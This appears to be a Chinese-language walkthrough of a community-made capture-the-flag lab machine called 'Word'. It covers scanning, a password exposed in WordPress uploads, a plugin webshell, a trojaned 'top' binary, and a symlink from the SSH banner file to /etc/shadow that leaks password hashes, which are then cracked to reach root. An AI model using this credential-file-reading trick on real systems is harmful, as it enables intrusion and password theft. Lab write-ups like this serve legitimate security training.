群友靶机-Word

信息收集


```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-29 01:17 EST
Nmap scan report for word.dsz (10.0.2.28)
Host is up (0.00033s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:F0:17:92 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS
7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.33 ms word.dsz (10.0.2.28)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.27 seconds
```

锁定80 跑一下目录

```
┌──(kali㉿kali)-[~/Desktop/word]
└─$ dirsearch -u http://10.0.2.28
```

```
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 |
Wordlist size: 11460

Output File: /home/kali/Desktop/word/reports/http_10.0.2.28/_25-11-29_01-18-
06.txt

Target: http://10.0.2.28/

[01:18:06] Starting:
[01:18:08] 403 -  274B  - /.ht_wsr.txt
[01:18:08] 403 -  274B  - /.htaccess.bak1
[01:18:08] 403 -  274B  - /.htaccess.orig
[01:18:08] 403 -  274B  - /.htaccess_extra
[01:18:08] 403 -  274B  - /.htaccess.sample
[01:18:08] 403 -  274B  - /.htaccess.save
[01:18:08] 403 -  274B  - /.htaccess_orig
[01:18:08] 403 -  274B  - /.htaccess_sc
[01:18:08] 403 -  274B  - /.htaccessBAK
[01:18:08] 403 -  274B  - /.htaccessOLD
[01:18:08] 403 -  274B  - /.htaccessOLD2
[01:18:08] 403 -  274B  - /.htm
[01:18:08] 403 -  274B  - /.html
[01:18:08] 403 -  274B  - /.htpasswd_test
[01:18:08] 403 -  274B  - /.httr-oauth
[01:18:08] 403 -  274B  - /.htpasswds
[01:18:08] 403 -  274B  - /.php
[01:18:17] 200 -    1KB - /banner.php
[01:18:34] 403 -  274B  - /server-status/
[01:18:34] 403 -  274B  - /server-status
[01:18:40] 200 -    3KB - /wordpress/wp-login.php
[01:18:40] 200 -   12KB - /wordpress/

Task Completed
```

主页提示一个域名 `word.dsz`



加到hosts里面 顺便跑一下子域名

返回来看一个banner.php 还有一个wordpress


再看一下wordpress

```
┌──(kali㉿kali)-[~/Desktop/word]
└─$ wpscan --url http://word.dsz/wordpress --api-token XXX
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
```

```
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://word.dsz/wordpress/ [10.0.2.28]
[+] Started: Sat Nov 29 01:21:11 2025

Interesting Finding(s):

...
...

[+] Upload directory has listing enabled: http://word.dsz/wordpress/wp-
content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

...

[+] Finished: Sat Nov 29 01:21:18 2025
[+] Requests Done: 173
[+] Cached Requests: 6
[+] Data Sent: 45.12 KB
[+] Data Received: 361.038 KB
[+] Memory used: 250.078 MB
[+] Elapsed time: 00:00:06
```

没啥特别明显的洞 去upload看一下

发现一组密码 `S9ZF6mtLdHfmr8PmCq3i`



尝试登录一下wordpress

没问题 接下来就是上传插件获得webshell（PS.当然也可以修改多莉，此处方法自行探索）


```
www-data@Word:/var/www/html/wordpress/wp-admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

提权

linpeas跑了一遍没啥结果 然后opt下面有一个和前面获得pass一模一样 不过多了行提示

```
www-data@Word:/opt$ cat pa
cat pass.txt
S9ZF6mtLdHfmr8PmCq3i
// user password
// check all system file
```

随便翻了翻文件没啥感兴趣的 既然如此 只好使用那一招了

```
www-data@Word:/opt$ find / -type f -newermt "2025-11-14" ! -newermt "2025-11-
29" ! -path '/proc/*' ! -path '/sys/*' ! -path '/run/*' -readable 2>/dev/null
<ath '/sys/*' ! -path '/run/*' -readable 2>/dev/null
```

```
/usr/bin/top
/usr/bin/tpo
/tmp/linpeas.sh
/home/ssh-banner/.bash_logout
/home/ssh-banner/.bashrc
/home/ssh-banner/user.txt
/home/ssh-banner/.profile
/opt/pass.txt
/etc/subgid-
/etc/ssh/sshd_config
/etc/hosts
/etc/ld.so.cache
/etc/subgid
/etc/passwd-
/etc/group-
/etc/subuid-
/etc/subuid
/etc/group
/etc/hostname
/etc/passwd
/etc/apache2/sites-available/word.dsz.conf
......
......
/var/lib/apache2/site/enabled_by_admin/word.dsz
/var/cache/apt/pkgcache.bin
/var/cache/debconf/templates.dat
/var/cache/debconf/config.dat
/var/cache/debconf/templates.dat-old
```

tpo和top比较奇怪 检查一下

```
www-data@Word:/opt$ file /usr/bin/top
file /usr/bin/top
/usr/bin/top: Bourne-Again shell script, ASCII text executable
```

果然，怎么变成 `ASCII text executable` 了呢 仔细看一下

```
www-data@Word:/opt$ cat /usr/bin/top
cat /usr/bin/top
#!/bin/bash

echo 'jUOhu37yYllYiVxQNw8G'
```

```
systemctl restart ssh
```

ok 那又拿到一组密码 尝试登录一下

```
┌──(kali㉿kali)-[~/Desktop/word]
└─$ ssh ssh-banner@10.0.2.28
111
ssh-banner@10.0.2.28's password:
Linux Word 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Nov 29 01:48:34 2025 from 10.0.2.4
```

注意到ssh登录的时候是会显示之前web端bannner显示的`111`

检查一下详细配置

```
ssh-banner@Word:~$ cat /etc/ssh/sshd_config
#       $OpenBSD: sshd_config,v 1.103 2018/04/09 20:41:22 tj Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

......
......
```

```
Banner /home/ssh-banner/banner.txt
......
......

#       ForceCommand cvs server
```

而此时banner.txt文件是在我们的家目录下的 这意味着我们对文件名拥有控制 结合banner 不难想到利用路径查看shadow

```
ssh-banner@Word:~$ mv banner.txt banner.txt.bak
ssh-banner@Word:~$ ln -sv /etc/shadow banner.txt
'banner.txt' -> '/etc/shadow'
```

```
┌──(kali㉿kali)-[~/Desktop/word]
└─$ ssh ssh-banner@10.0.2.28
root:$6$2KzhPia8Wwzs7L/E$7aa6JS7MQvMCqzGn3Q4Q.4dIWFzuic/l/VxOCMsU95I4zNYCpXD6G
Xv2ixswndTcY/ow9475lR2Dx7j5VWagc0:20407:0:99999:7:::
daemon:*:20166:0:99999:7:::
bin:*:20166:0:99999:7:::
sys:*:20166:0:99999:7:::
sync:*:20166:0:99999:7:::
games:*:20166:0:99999:7:::
man:*:20166:0:99999:7:::
lp:*:20166:0:99999:7:::
mail:*:20166:0:99999:7:::
news:*:20166:0:99999:7:::
uucp:*:20166:0:99999:7:::
proxy:*:20166:0:99999:7:::
www-data:*:20166:0:99999:7:::
backup:*:20166:0:99999:7:::
list:*:20166:0:99999:7:::
irc:*:20166:0:99999:7:::
gnats:*:20166:0:99999:7:::
nobody:*:20166:0:99999:7:::
_apt:*:20166:0:99999:7:::
systemd-timesync:*:20166:0:99999:7:::
systemd-network:*:20166:0:99999:7:::
systemd-resolve:*:20166:0:99999:7:::
systemd-coredump:!!:20166::::::
messagebus:*:20166:0:99999:7:::
sshd:*:20166:0:99999:7:::
mysql:!:20407:0:99999:7:::
ssh-
```

```
banner:$6$UNnjY.C7H66/tvez$yG9zHwkfnQY8LS0j52PFbeQWg3qUwaywqMnYXDswu10IbY2lgvh
L8m1IqhDbHM0McJVnCt10FtWPg.yq87CL11:20407:0:99999:7:::
ssh-banner@10.0.2.28's password:
```

解密出root密码为 `********`

```
┌──(kali㉿kali)-[~/Desktop/word]
└─$ john hash --show
?:********

1 password hash cracked, 0 left
```

```
┌──(kali㉿kali)-[~/Desktop/word]
└─$ ssh root@10.0.2.28
root:$6$2KzhPia8Wwzs7L/E$7aa6JS7MQvMCqzGn3Q4Q.4dIWFzuic/l/VxOCMsU95I4zNYCpXD6G
Xv2ixswndTcY/ow9475lR2Dx7j5VWagc0:20407:0:99999:7:::
daemon:*:20166:0:99999:7:::
bin:*:20166:0:99999:7:::
sys:*:20166:0:99999:7:::
sync:*:20166:0:99999:7:::
games:*:20166:0:99999:7:::
man:*:20166:0:99999:7:::
lp:*:20166:0:99999:7:::
mail:*:20166:0:99999:7:::
news:*:20166:0:99999:7:::
uucp:*:20166:0:99999:7:::
proxy:*:20166:0:99999:7:::
www-data:*:20166:0:99999:7:::
backup:*:20166:0:99999:7:::
list:*:20166:0:99999:7:::
irc:*:20166:0:99999:7:::
gnats:*:20166:0:99999:7:::
nobody:*:20166:0:99999:7:::
_apt:*:20166:0:99999:7:::
systemd-timesync:*:20166:0:99999:7:::
systemd-network:*:20166:0:99999:7:::
systemd-resolve:*:20166:0:99999:7:::
systemd-coredump:!!:20166::::::
messagebus:*:20166:0:99999:7:::
sshd:*:20166:0:99999:7:::
mysql:!:20407:0:99999:7:::
ssh-
banner:$6$UNnjY.C7H66/tvez$yG9zHwkfnQY8LS0j52PFbeQWg3qUwaywqMnYXDswu10IbY2lgvh
```

```
L8m1IqhDbHM0McJVnCt10FtWPg.yq87CL11:20407:0:99999:7:::
root@10.0.2.28's password:
Linux Word 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Nov 29 00:38:35 2025 from 10.0.2.4
root@Word:~# id
uid=0(root) gid=0(root) groups=0(root)
```

结束